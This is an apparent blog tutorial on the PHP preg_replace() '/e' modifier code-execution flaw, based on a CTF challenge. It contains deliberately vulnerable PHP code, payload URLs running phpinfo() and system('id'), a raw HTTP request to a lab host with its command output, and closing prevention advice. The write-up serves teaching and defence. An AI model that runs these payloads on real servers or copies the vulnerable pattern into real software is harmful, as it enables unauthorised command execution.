Photo by KOBU Agency on Unsplash

Command Execution - preg_replace() PHP Function Exploit | RCE

Roshan Cheriyan · Follow

3 min read · Oct 10, 2020

Listen Share

I recently found some code vulnerable to this attack in the wild, so I thought I'd put together a quick write up for pentesters and PHP coders who may not be familiar with the danger.

preg_replace();

The `preg_replace()` function returns a string or array of strings where all matches of a pattern or list of patterns found in the input are replaced with substrings. (more)


Let’s analysis with a sample code :

```
<?php
echo "<br >Welcome My Admin ! <br >";

if (isset($_GET['pat']) && isset($_GET['rep']) &&
isset($_GET['sub'])) {

 $pattern = $_GET['pat'];
    $replacement = $_GET['rep'];
    $subject = $_GET['sub'];

 echo "original : ".$subject ."</br>";
    echo "replaced : ".preg_replace($pattern, $replacement,
$subject);
}else{
    die();
}
?>
```

Mostly developers used this function for words filtering techniques. such as email bad words filters. Above code took from one of the CTF challenges that i played . This code accepts user inputs and replace the user subject when delimiter/pattern get match .

```
index.php?pat=/as/&rep=As&sub=as your wish exploit
```

After executing this , `preg_replace()` the search for **`as`** and replace with **`As`** .




```
Welcome My Admin !
original : as your wish exploit
replaced : As your wish exploit
```

Exploiting the code:

To exploit the code, all the attacker has to do is provide some PHP code to execute, generate a regular expression which replaces some or all of the string with the code, and set the `e` modifier on the regular expression/pattern

```
payload: index.php?pat=/a/e&rep=phpinfo();&sub=abc
```



220.249.52.133:30780/index.php?pat=/a/e&rep=phpinfo

设备列表

		ID	设备名	区域	维护状态	设备...

Welcome My Admin !


PHP Version 5.5.9-1ubuntu4.22

System	Linux b33522199659 4.4.0-131-generic #157-Ubuntu SMP Thu Jul 12 15:51:36 UTC 2018 x86_64
Build Date	Aug 4 2017 19:39:57
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-pdo_pgsql.ini, /etc/php5/apache2/conf.d/20-pgsql.ini, /etc/php5/apache2/conf.d/20-readline.ini
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension Build	API220121212,NTS
PHP Extension Build	API20121212,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled

So we can execute whatever we want….

Based on the example above, the attacker can execute the `id` shell command using the `system()` function in PHP.

```
payload : index.php?pat=/a/e&rep=system(‘id’);&sub=abc
```



```
GET /index.php?pat=/a/e&rep=system('id');&sub=abc HTTP/1.1
Host: 220.249.52.133:30780
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Forwarded-For:127.0.0.1
DNT: 1
Connection: close
Cookie: PHPSESSID=sidv72cnlfce4rtevd96caft86
Upgrade-Insecure-Requests: 1
```

```
                [
                    { type: 'numbers' },
                     { type: 'checkbox' },
                     { field: 'id', title: 'ID', width: 100, unresize: true, sort: true },
                     { field: 'name', title: '设备名', templet: '#nameTpl' },
                     { field: 'area', title: '区域' },
                     { field: 'status', title: '维护状态', minWidth: 120, sort: true },
                     { field: 'check', title: '设备开关', width: 85, templet:
'#switchTpl', unresize: true }
                ]
            ],
            page: true
        });
    });
    </script>
    <script>
    layui.use('element', function() {
        var element = layui.element; //导航的hover效果、二级菜单等功能，需要依赖element模块
        //监听导航点击
        element.on('nav(demo)', function(elem) {
            //console.log(elem)
            layer.msg(elem.text());
        });
    });
    </script>

<br >Welcome My Admin ! <br >uid=33(www-data) gid=33(www-data) groups=33(www-data)

</body>

</html>
```

Once an attacker is able to execute OS commands, they could attempt to use a web shell or install other malware. From there, an attacker may even attempt to compromise other internal systems.

Prevention

PHP provides a function named as preg_quote() which will quote all nasty characters in the input string and prevent this code execution vulnerability.

```
<?php
$in = 'Somewhere, something incredible is waiting to be known';
echo preg_replace('#' . preg_quote($_GET['replace'], '#') . '#',
$_GET['with'], $in);
?>
```

Using preg_quote() renders all regex characters inert, so if you need to allow some access to use regular expressions, you'll need to escape your delimitation character by hand. Be very careful though, this approach is error prone; you'll need to escape the escape character as well, otherwise the attacker can just escape your escaping with their own escape character.

The implications of this issue stretch far and wide. Its subtle yet deadly nature make it an easy vulnerability to miss when developing and reviewing code. Be careful out there, and always think about how you use your input.